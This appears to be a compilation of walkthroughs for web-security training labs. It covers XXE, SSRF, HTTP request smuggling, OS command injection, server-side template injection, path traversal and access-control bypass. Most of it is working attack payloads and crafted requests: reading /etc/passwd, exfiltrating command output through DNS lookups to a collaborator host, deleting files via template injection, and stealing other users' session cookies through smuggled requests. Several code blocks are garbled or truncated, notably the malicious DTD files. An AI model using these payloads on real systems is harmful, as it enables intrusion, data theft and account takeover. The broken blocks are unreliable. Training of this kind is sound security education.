3. Place the Burp Collaborator payload into a malicious DTD file:

```
`"> %eval;
%exfil;`
```

4. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
5. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
6. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:


```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```
7. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
8. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the `/etc/hostname` file.

🔗 Lab: Exploiting blind XXE to retrieve data via error messages

1. Click "Go to exploit server" and save the following malicious DTD file on your server:


```
`"> %eval;
%exfil; When imported, this page will read the contents of/etc/passwdinto thefile` entity,
and then try to use that entity in a file path.
```
2. Click "View exploit" and take a note of the URL for your malicious DTD.
3. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:


```
<!DOCTYPE foo [<!ENTITY % [xxe] (https://portswigger.net/web-security/xxe) SYSTEM
"YOUR-DTD-URL"> %xxe;]>
```

You should see an error message containing the contents of the `/etc/passwd` file.

🔗 Lab: Exploiting XInclude to retrieve files

Hint

By default, `XInclude` will try to parse the included document as XML. Since `/etc/passwd` isn't valid XML, you will need to add an extra attribute to the `XInclude` directive to change this behavior.

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Set the value of the `productId` parameter to:


```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
```

🔗 Lab: Exploiting XXE via image file upload

1. Create a local SVG image with the following content:


```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY [xxe]
(https://portswigger.net/web-security/xxe) SYSTEM "file:///etc/hostname" > ]><svg
width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16"
x="0" y="16">&xxe;</text></svg>
```
2. Post a comment on a blog post, and upload this image as an avatar.
3. When you view your comment, you should see the contents of the `/etc/hostname` file in your image. Use the "Submit solution" button to submit the value of the server hostname.

🔗 Server-side request forgery (SSRF)

🔗 Lab: Basic SSRF against the local server

1. Browse to `/admin` and observe that you can't directly access the admin page.
2. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
3. Change the URL in the `stockApi` parameter to `http://localhost/admin`. This should display the administration interface.
4. Read the HTML to identify the URL to delete the target user, which is: `http://localhost/admin/delete?username=carlos`
5. Submit this URL in the `stockApi` parameter, to deliver the [SSRF attack](#).

🔗 Lab: Basic SSRF against another back-end system

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Intruder.

2. Click "Clear §", change the `stockApi` parameter to `http://192.168.0.1:8080/admin` then highlight the final octet of the IP address (the number 1), click "Add §".
3. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
4. Click "Start attack".
5. Click on the "Status" column to sort it by status code ascending. You should see a single entry with a status of 200, showing an admin interface.
6. Click on this request, send it to Burp Repeater, and change the path in the `stockApi` to: `/admin/delete?username=carlos`

🔗Lab: SSRF with blacklist-based input filter

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the `stockApi` parameter to `http://127.0.0.1/` and observe that the request is blocked.
3. Bypass the block by changing the URL to: `http://127.1/`
4. Change the URL to `http://127.1/admin` and observe that the URL is blocked again.
5. Obfuscate the "a" by double-URL encoding it to `%2561` to access the admin interface and delete the target user.

🔗Lab: SSRF with filter bypass via open redirection vulnerability

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Try tampering with the `stockApi` parameter and observe that it isn't possible to make the server issue the request directly to a different host.
3. Click "next product" and observe that the `path` parameter is placed into the Location header of a redirection response, resulting in an open redirection.
4. Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the `stockApi` parameter on the stock checker:
`/product/nextProduct?path=http://192.168.0.12:8080/admin`
5. Observe that the stock checker follows the redirection and shows you the admin page.
6. Amend the path to delete the target user: `/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos`

🔗Lab: Blind SSRF with out-of-band detection

1. In [Burp Suite Professional](#), go to the Burp menu and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
4. Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

🔗HTTP request smuggling

🔗Lab: HTTP request smuggling, basic CL.TE vulnerability

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked
```

0

G`

The second response should say: `Unrecognized method GPOST`.

🔗Lab: HTTP request smuggling, basic TE.CL vulnerability

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
```

```
5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

```
x=1
0
`
```

Note

You need to include the trailing sequence `\r\n\r\n` following the final 0.

The second response should say: `Unrecognized method GPOST`.

🔗Lab: HTTP request smuggling, obfuscating the TE header

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow
```

```
5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

```
x=1
0
`
```

Note

You need to include the trailing sequence `\r\n\r\n` following the final 0.

The second response should say: `Unrecognized method GPOST`.

🔗Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

Using Burp Repeater, issue the following request twice:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Transfer-Encoding: chunked
```

```
0
```

GET /404 HTTP/1.1

X-Ignore: X`

The second request should receive an HTTP 404 response.

🔗Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

`POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-length: 4

Transfer-Encoding: chunked

5e

POST /404 HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 15

x=1

0

,

The second request should receive an HTTP 404 response.

🔗Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

1. Try to visit `/admin` and observe that the request is blocked.

2. Using Burp Repeater, issue the following request twice:

`POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 37

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

X-Ignore: X`

3. Observe that the merged request to `/admin` was rejected due to not using the header `Host: localhost`.

4. Issue the following request twice:

`POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 54

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

Host: localhost

X-Ignore: X`

5. Observe that the request was blocked due to the second request's Host header conflicting with the smuggled Host header in the first request.

6. Issue the following request twice so the second request's headers are appended to the smuggled request body instead:

`POST / HTTP/1.1

Host: your-lab-id.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 116

Transfer-Encoding: chunked

0

```
GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
```

x=`

7. Observe that you can now access the admin panel.

8. Using the previous response as a reference, change the smuggled request URL to delete the user `carlos`:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 139
Transfer-Encoding: chunked
```

0

```
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
```

x=`

🔗Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

- Try to visit `/admin` and observe that the request is blocked.
- In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.
- Using Burp Repeater, issue the following request twice:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-length: 4
Transfer-Encoding: chunked
```

60

```
POST /admin HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

x=1

0

`

Note

You need to include the trailing sequence `\r\n\r\n` following the final 0.

- Observe that the merged request to `/admin` was rejected due to not using the header `Host: localhost`.
- Issue the following request twice:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
```

71

```
POST /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

x=1

0

- Observe that you can now access the admin panel.
- Using the previous response as a reference, change the smuggled request URL to delete the user `carlos`:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-length: 4
Transfer-Encoding: chunked

87
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
`
```

🔗 Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting

1. Browse to `/admin` and observe that the admin panel can only be loaded from `127.0.0.1`.
2. Use the site's search function and observe that it reflects the value of the `search` parameter.
3. Use Burp Repeater to issue the following request twice.

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 200
Connection: close

search=test`
```
4. The second response should contain "Search results for" followed by the start of a rewritten HTTP request.
5. Make a note of the name of the `X-*-IP` header in the rewritten request, and use it to access the admin panel:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-abcdef-lp: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1`
```
6. Using the previous response as a reference, change the smuggled request URL to delete the user `carlos`:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked

0
```

```
GET /admin/delete?username=carlos HTTP/1.1
X-abcdef-lp: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close
```

x=1`

🔗Lab: Exploiting HTTP request smuggling to capture other users' requests

1. Visit a blog post and post a comment.
2. Send the `comment-post` request to Burp Repeater, shuffle the body parameters so the `comment` parameter occurs last, and make sure it still works.

3. Increase the `comment-post` request's `Content-Length` to 400, then smuggle it to the back-end server:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 256
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=your-session-token

csrf=your-csrf-token&postId=5&name=Carlos+Montoya&email=carlos%40normal-
user.net&website=&comment=test`
```

4. View the blog post to see if there's a comment containing a user's request. Note that the target user only browses the website intermittently so you may need to repeat this attack a few times before it's successful.
5. Copy the user's Cookie header from the comment, and use it to access their account.

Note

If the stored request is incomplete and doesn't include the Cookie header, you will need to slowly increase the value of the `Content-Length` header in the smuggled request, until the whole cookie is captured.

🔗Lab: Exploiting HTTP request smuggling to deliver reflected XSS

1. Visit a blog post, and send the request to Burp Repeater.
2. Observe that the comment form contains your `User-Agent` header in a hidden input.
3. Inject an XSS payload into the `User-Agent` header and observe that it gets reflected:

```
"/><script>alert(1)</script>
```

4. Smuggle this XSS request to the back-end server, so that it exploits the next visitor:

```
`POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Transfer-Encoding: chunked

0

GET /post?postId=5 HTTP/1.1
User-Agent: a"/><script>alert(1)</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

x=1`
```

Note

Note that the target user only browses the website intermittently so you may need to repeat this attack a few times before it's successful.

🔗Lab: Response queue poisoning via H2.TE request smuggling

Note

This lab supports HTTP/2 but doesn't advertise this via ALPN. To send HTTP/2 requests using Burp Repeater, you need to enable the [Allow HTTP/2 ALPN override](#) option and manually [change the protocol to HTTP/2 using the Inspector](#).

1. Using Burp Repeater, try smuggling an arbitrary prefix in the body of an HTTP/2 request using chunked encoding as follows. Remember to expand the Inspector's **Request Attributes** section and change the protocol to HTTP/2 before sending the request.

```
`POST / HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Transfer-Encoding: chunked
```

0

SMUGGLED

,

2. Observe that every second request you send receives a 404 response, confirming that you have caused the back-end to append the subsequent request to the smuggled prefix.
3. In Burp Repeater, create the following request, which smuggles a complete request to the back-end server. Note that the path in both requests points to a non-existent endpoint. This means that your request will always get a 404 response. Once you have poisoned the response queue, this will make it easier to recognize any other users' responses that you have successfully captured.

```
`POST /x HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Transfer-Encoding: chunked
```

0

```
GET /x HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
```

,

Note

Remember to terminate the smuggled request properly by including the sequence `\r\n\r\n` after the `Host` header.

4. Send the request to poison the response queue. You will receive the 404 response to your own request.
5. Wait for around 5 seconds, then send the request again to fetch an arbitrary response. Most of the time, you will receive your own 404 response. Any other response code indicates that you have successfully captured a response intended for the admin user. Repeat this process until you capture a 302 response containing the admin's new post-login session cookie.

Note

If you receive some 200 responses but can't capture a 302 response even after a lot of attempts, send 10 ordinary requests to reset the connection and try again.

6. Copy the session cookie and use it to send the following request:

```
`GET /admin HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=STOLEN-SESSION-COOKIE
```

,

7. Send the request repeatedly until you receive a 200 response containing the admin panel.
8. In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`), then update the path in your request accordingly. Send the request to delete Carlos and solve the lab.

🔗Lab: H2.CL request smuggling

1. From the **Repeater** menu, enable the **Allow HTTP/2 ALPN override** option and disable the **Update Content-Length** option.
2. Using Burp Repeater, try smuggling an arbitrary prefix in the body of an HTTP/2 request by including a `Content-Length: 0` header as follows. Remember to expand the Inspector's **Request Attributes** section and change the protocol to HTTP/2 before sending the request.

```
`POST / HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Content-Length: 0

SMUGGLED
`
```

3. Observe that every second request you send receives a 404 response, confirming that you have caused the back-end to append the subsequent request to the smuggled prefix.
4. Using Burp Repeater, notice that if you send a request for `GET /resources`, you are redirected to `https://YOUR-LAB-ID.web-security-academy.net/resources/`.
5. Create the following request to smuggle the start of a request for `/resources`, along with an arbitrary `Host` header:

```
`POST / HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Content-Length: 0

GET /resources HTTP/1.1
Host: foo
Content-Length: 5

x=1
`
```

6. Send the request a few times. Notice that smuggling this prefix past the front-end allows you to redirect the subsequent request on the connection to an arbitrary host.
7. Go to the exploit server and change the file path to `/resources`. In the body, enter the payload `alert(document.cookie)`, then store the exploit.
8. In Burp Repeater, edit your malicious request so that the `Host` header points to your exploit server:

```
`POST / HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Content-Length: 0

GET /resources HTTP/1.1
Host: YOUR-EXPLOIT-SERVER-ID.web-security-academy.net
Content-Length: 5

x=1
`
```

9. Send the request a few times and confirm that you receive a redirect to the exploit server.
10. Resend the request every 10 seconds or so until the victim is redirected to the exploit server and the lab is solved.

🔗 Lab: HTTP/2 request smuggling via CRLF injection

Hint

To inject newlines into HTTP/2 headers, use the Inspector to drill down into the header, then press the `Shift + Return` keys. Note that this feature is not available when you double-click on the header.

1. In the browser, use the lab's search function a couple of times and observe that the website records your recent search history. Send the most recent `POST /` request to Burp Repeater and remove your session cookie before resending the request. Notice that your search history is reset, confirming that it's tied to your session cookie.

- Expand the Inspector's **Request Attributes** section and change the protocol to HTTP/2.
- Using the Inspector, add an arbitrary header to the request. Append the sequence `\r\n` to the header's value, followed by the `Transfer-Encoding: chunked` header:

Name

foo

Value

bar\r\n Transfer-Encoding: chunked

- In the body, attempt to smuggle an arbitrary prefix as follows:

`0

SMUGGLED

,

Observe that every second request you send receives a 404 response, confirming that you have caused the back-end to append the subsequent request to the smuggled prefix

- Change the body of the request to the following:

`0

POST / HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Cookie: session=YOUR-SESSION-COOKIE

Content-Length: 800

search=x

,

- Send the request, then immediately refresh the page in your browser. The next step depends on which response you receive:
 - If you got lucky with your timing, you may see a 404 Not Found response. In this case, refresh the page again and move on to the next step.
 - If you instead see the search results page, observe that the start of your request is reflected on the page because it was appended to the `search=x` parameter in the smuggled prefix. In this case, send the request again, but this time wait for 15 seconds before refreshing the page. If you see a 404 response, just refresh the page again.
- Check the recent searches list. If it contains a GET request, this is the start of the victim user's request and includes their session cookie. If you instead see your own POST request, you refreshed the page too early. Try again until you have successfully stolen the victim's session cookie.
- In Burp Repeater, send a request for the home page using the stolen session cookie to solve the lab.

🔗Lab: HTTP/2 request splitting via CRLF injection

Hint

To inject newlines into HTTP/2 headers, use the Inspector to drill down into the header, then press the `Shift + Return` keys. Note that this feature is not available when you double-click on the header.

- Send a request for `GET /` to Burp Repeater. Expand the Inspector's **Request Attributes** section and change the protocol to HTTP/2.
- Change the path of the request to a non-existent endpoint, such as `/x`. This means that your request will always get a 404 response. Once you have poisoned the response queue, this will make it easier to recognize any other users' responses that you have successfully captured.
- Using the Inspector, append an arbitrary header to the end of the request. In the header value, inject `\r\n` sequences to split the request so that you're smuggling another request to a non-existent endpoint as follows:

Name

```
foo
```

Value

```
`bar\r\n
\r\n
GET /x HTTP/1.1\r\n
Host: YOUR-LAB-ID.web-security-academy.net
`
```

4. Send the request. When the front-end server appends `\r\n\r\n` to the end of the headers during downgrading, this effectively converts the smuggled prefix into a complete request, poisoning the response queue.
5. Wait for around 5 seconds, then send the request again to fetch an arbitrary response. Most of the time, you will receive your own 404 response. Any other response code indicates that you have successfully captured a response intended for the admin user. Repeat this process until you capture a 302 response containing the admin's new post-login session cookie.

Note

If you receive some 200 responses but can't capture a 302 response even after a lot of attempts, send 10 ordinary requests to reset the connection and try again.

6. Copy the session cookie and use it to send the following request:

```
`GET /admin HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=STOLEN-SESSION-COOKIE
`
```

7. Send the request repeatedly until you receive a 200 response containing the admin panel.
8. In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`), then update the path in your request accordingly. Send the request to delete Carlos and solve the lab.

🔗 OS command injection

🔗 Lab: Blind OS command injection with time delays

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to: `email=x||ping+-c+10+127.0.0.1||`
3. Observe that the response takes 10 seconds to return.

🔗 Lab: Blind OS command injection with output redirection

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to: `email=||whoami>/var/www/images/output.txt||`
3. Now use Burp Suite to intercept and modify the request that loads an image of a product.
4. Modify the `filename` parameter, changing the value to the name of the file you specified for the output of the injected command: `filename=output.txt`
5. Observe that the response contains the output from the injected command.

🔗 Lab: Blind OS command injection with out-of-band interaction

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to: `email=x||nslookup+x.burpcollaborator.net||`

Note

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use [Burp Collaborator client](#) to verify that your payload had indeed triggered a DNS lookup. See the lab on [blind OS command injection with out-of-band data exfiltration](#) for an example of this.

🔗 Lab: Blind OS command injection with out-of-band data exfiltration

1. Use [Burp Suite Professional](#) to intercept and modify the request that submits feedback.
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).

3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the `email` parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated: `email=|nslookup+`whoami`.YOUR-SUBDOMAIN-HERE.burpcollaborator.net|`
5. Go back to the Burp Collaborator client window, and click "Poll now". You should see some DNS interactions that were initiated by the application as the result of your payload. If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. Observe that the output from your command appears in the subdomain of the interaction, and you can view this within the Burp Collaborator client. The full domain name that was looked up is shown in the Description tab for the interaction.
7. To complete the lab, enter the name of the current user.

🔗 Server-side template injection

🔗 Lab: Basic server-side template injection

1. Notice that when you try to view more details about the first product, a GET request uses the `message` parameter to render "Unfortunately this product is out of stock" on the home page.
2. In the ERB documentation, discover that the syntax `<%= someExpression %>` is used to evaluate an expression and render the result on the page.
3. Use ERB template syntax to create a test payload containing a mathematical operation, for example:
`<%= 7*7 %>`
4. URL-encode this payload and insert it as the value of the `message` parameter in the URL as follows, remembering to replace `your-lab-id` with your own lab ID:
`https://your-lab-id.web-security-academy.net/?message=<%25%3d+7*7+%25>`
5. Load the URL in your browser. Notice that in place of the message, the result of your mathematical operation is rendered on the page, in this case, the number 49. This indicates that we may have a server-side template injection vulnerability.
6. From the Ruby documentation, discover the `system()` method, which can be used to execute arbitrary operating system commands.
7. Construct a payload to delete Carlos's file as follows:
`<%= system("rm /home/carlos/morale.txt") %>`
8. URL-encode your payload and insert it as the value of the `message` parameter, remembering to replace `your-lab-id` with your own lab ID:
`https://your-lab-id.web-security-academy.net/?message=<%25+system("rm+/home/carlos/morale.txt")+%25>`

🔗 Lab: Basic server-side template injection (code context)

9. While proxying traffic through Burp, log in and post a comment on one of the blog posts.
10. Notice that on the "My account" page, you can select whether you want the site to use your full name, first name, or nickname. When you submit your choice, a POST request sets the value of the parameter `blog-post-author-display` to either `user.name`, `user.first_name`, or `user.nickname`. When you load the page containing your comment, the name above your comment is updated based on the current value of this parameter.
11. In Burp, go to "Proxy" > "HTTP history" and find the request that sets this parameter, namely `POST /my-account/change-blog-post-author-display`, and send it to Burp Repeater.
12. Study the Tornado documentation to discover that template expressions are surrounded with double curly braces, such as `{{someExpression}}`. In Burp Repeater, notice that you can escape out of the expression and inject arbitrary template syntax as follows:
`blog-post-author-display=user.name}}{{7*7}}`
13. Reload the page containing your test comment. Notice that the username now says `Peter Wiener49}}`, indicating that a server-side template injection vulnerability may exist in the code context.
14. In the Tornado documentation, identify the syntax for executing arbitrary Python:
`{% somePython %}`

15. Study the Python documentation to discover that by importing the `os` module, you can use the `system()` method to execute arbitrary system commands.
16. Combine this knowledge to construct a payload that deletes Carlos's file:


```
{% import os %} {{os.system('rm /home/carlos/morale.txt')}}
```
17. In Burp Repeater, go back to `POST /my-account/change-blog-post-author-display`. Break out of the expression, and inject your payload into the parameter, remembering to URL-encode it as follows:


```
blog-post-author-display=user.name}}{%25+import+os+%25}
{{os.system('rm%20/home/carlos/morale.txt')}}
```
18. Reload the page containing your comment to execute the template and solve the lab.

🔗Lab: Server-side template injection using documentation

1. Log in and edit one of the product description templates. Notice that this template engine uses the syntax `${someExpression}` to render the result of an expression on the page. Either enter your own expression or change one of the existing ones to refer to an object that doesn't exist, such as `${foobar}`, and save the template. The error message in the output shows that the Freemarker template engine is being used.
2. Study the Freemarker documentation and find that appendix contains an FAQs section with the question "Can I allow users to upload templates and what are the security implications?". The answer describes how the `new()` built-in can be dangerous.
3. Go to the "Built-in reference" section of the documentation and find the entry for `new()`. This entry further describes how `new()` is a security concern because it can be used to create arbitrary Java objects that implement the `TemplateModel` interface.
4. Load the Javadoc for the `TemplateModel` class, and review the list of "All Known Implementing Classes".
5. Observe that there is a class called `Execute`, which can be used to execute arbitrary shell commands
6. Either attempt to construct your own exploit, or find [@albinowax's exploit](#) on our research page and adapt it as follows:


```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm
/home/carlos/morale.txt") }
```
7. Remove the invalid syntax that you entered earlier, and insert your new payload into the template.
8. Save the template and view the product page to solve the lab.

🔗Lab: Server-side template injection in an unknown language with a documented exploit

1. Notice that when you try to view more details about the first product, a GET request uses the `message` parameter to render "Unfortunately this product is out of stock" on the home page.
2. Experiment by injecting a fuzz string containing template syntax from various different template languages, such as `${{<%['']}}%\`, into the `message` parameter. Notice that when you submit invalid syntax, an error message is shown in the output. This identifies that the website is using Handlebars.
3. Search the web for "Handlebars server-side template injection". You should find a well-known exploit posted by [@Zombiehelp54](#).
4. Modify this exploit so that it calls `require("child_process").exec("rm /home/carlos/morale.txt")` as follows:


```
wrtz{{#with "s" as |string|}} {{#with "e"}} {{#with split as |conslist|}}
    {{this.pop}} {{this.push (lookup string.sub "constructor")}}
    {{this.pop}} {{#with string.split as |codelist|}} {{this.pop}}
    {{this.push "return require('child_process').exec('rm
/home/carlos/morale.txt');"}} {{this.pop}} {{#each conslist}}
    {{#with (string.sub.apply 0 codelist)}} {{this}}
    {{/with}} {{/each}} {{/with}} {{/with}} {{/with}}
{{/with}}
```
5. URL encode your exploit and add it as the value of the `message` parameter in the URL. The final exploit should look like this, but remember to replace `your-lab-id` with your own lab ID:


```
https://your-lab-id.web-security-academy.net/?message=wrtz%7b%7b----8<----%7d
```
6. The lab should be solved when you load the URL.

🔗Lab: Server-side template injection with information disclosure via user-supplied objects

1. Log in and edit one of the product description templates.
2. Change one of the template expressions to something invalid, such as a fuzz string `${{<%['']}}%\`, and save the template. The error message in the output hints that the Django framework is being used.
3. Study the Django documentation and notice that the built-in template tag `debug` can be called to display debugging information.

4. In the template, remove your invalid syntax and enter the following statement to invoke the `debug` built-in:

```
{% debug %}
```
 5. Save the template. The output will contain a list of objects and properties to which you have access from within this template. Crucially, notice that you can access the `settings` object.
 6. Study the `settings` object in the Django documentation and notice that it contains a `SECRET_KEY` property, which has dangerous security implications if known to an attacker.
 7. In the template, remove the `{% debug %}` statement and enter the expression `{{settings.SECRET_KEY}}`
 8. Save the template to output the framework's secret key.
 9. Click the "Submit solution" button and submit the secret key to solve the lab.
-

🔗 Directory traversal

🔗 File path traversal, traversal sequences blocked with absolute path bypass

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value `/etc/passwd`.
3. Observe that the response contains the contents of the `/etc/passwd` file.

🔗 Lab: File path traversal, traversal sequences stripped non-recursively

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value: `../../../../../../../../etc/passwd`
3. Observe that the response contains the contents of the `/etc/passwd` file.

🔗 Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value `..%252f..%252f..%252fetc/passwd`.
3. Observe that the response contains the contents of the `/etc/passwd` file.

🔗 Lab: File path traversal, validation of start of path

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value `/var/www/images/../../../../etc/passwd`.
3. Observe that the response contains the contents of the `/etc/passwd` file.

🔗 Lab: File path traversal, validation of file extension with null byte bypass

1. Use Burp Suite to intercept and modify a request that fetches a product image.
 2. Modify the `filename` parameter, giving it the value `../../../../etc/passwd%00.png`.
 3. Observe that the response contains the contents of the `/etc/passwd` file.
-

🔗 Access control vulnerabilities

🔗 Lab: URL-based access control can be circumvented

1. Try to load `/admin` and observe that you get blocked. Notice that the response is very plain, suggesting it may originate from a front-end system.
2. Send the request to Burp Repeater. Change the URL in the request line to `/` and add the HTTP header `X-Original-URL: /invalid`. Observe that the application returns a "not found" response. This indicates that the back-end system is processing the URL from the `X-Original-URL` header.
3. Change the value of the `X-Original-URL` header to `/admin`. Observe that you can now access the admin page.
4. To delete the user `carlos`, add `?username=carlos` to the real query string, and change the `X-Original-URL` path to `/admin/delete`.

🔗 Lab: Method-based access control can be circumvented

1. Log in using the admin credentials.
2. Browse to the admin panel, promote `carlos`, and send the HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
4. Attempt to re-promote `carlos` with the non-admin user by copying that user's session cookie into the existing Burp Repeater request, and observe that the response says "Unauthorized".
5. Change the method from `POST` to `POSTX` and observe that the response changes to "missing parameter".
6. Convert the request to use the `GET` method by right-clicking and selecting "Change request method".

7. Change the username parameter to your username and resend the request.

🔗 Lab: Multi-step process with no access control on one step

1. Log in using the admin credentials.
2. Browse to the admin panel, promote `carlos`, and send the confirmation HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
4. Copy the non-admin user's session cookie into the existing Repeater request, change the username to yours, and replay it.

🔗 Lab: Referer-based access control

1. Log in using the admin credentials.
2. Browse to the admin panel, promote `carlos`, and send the HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
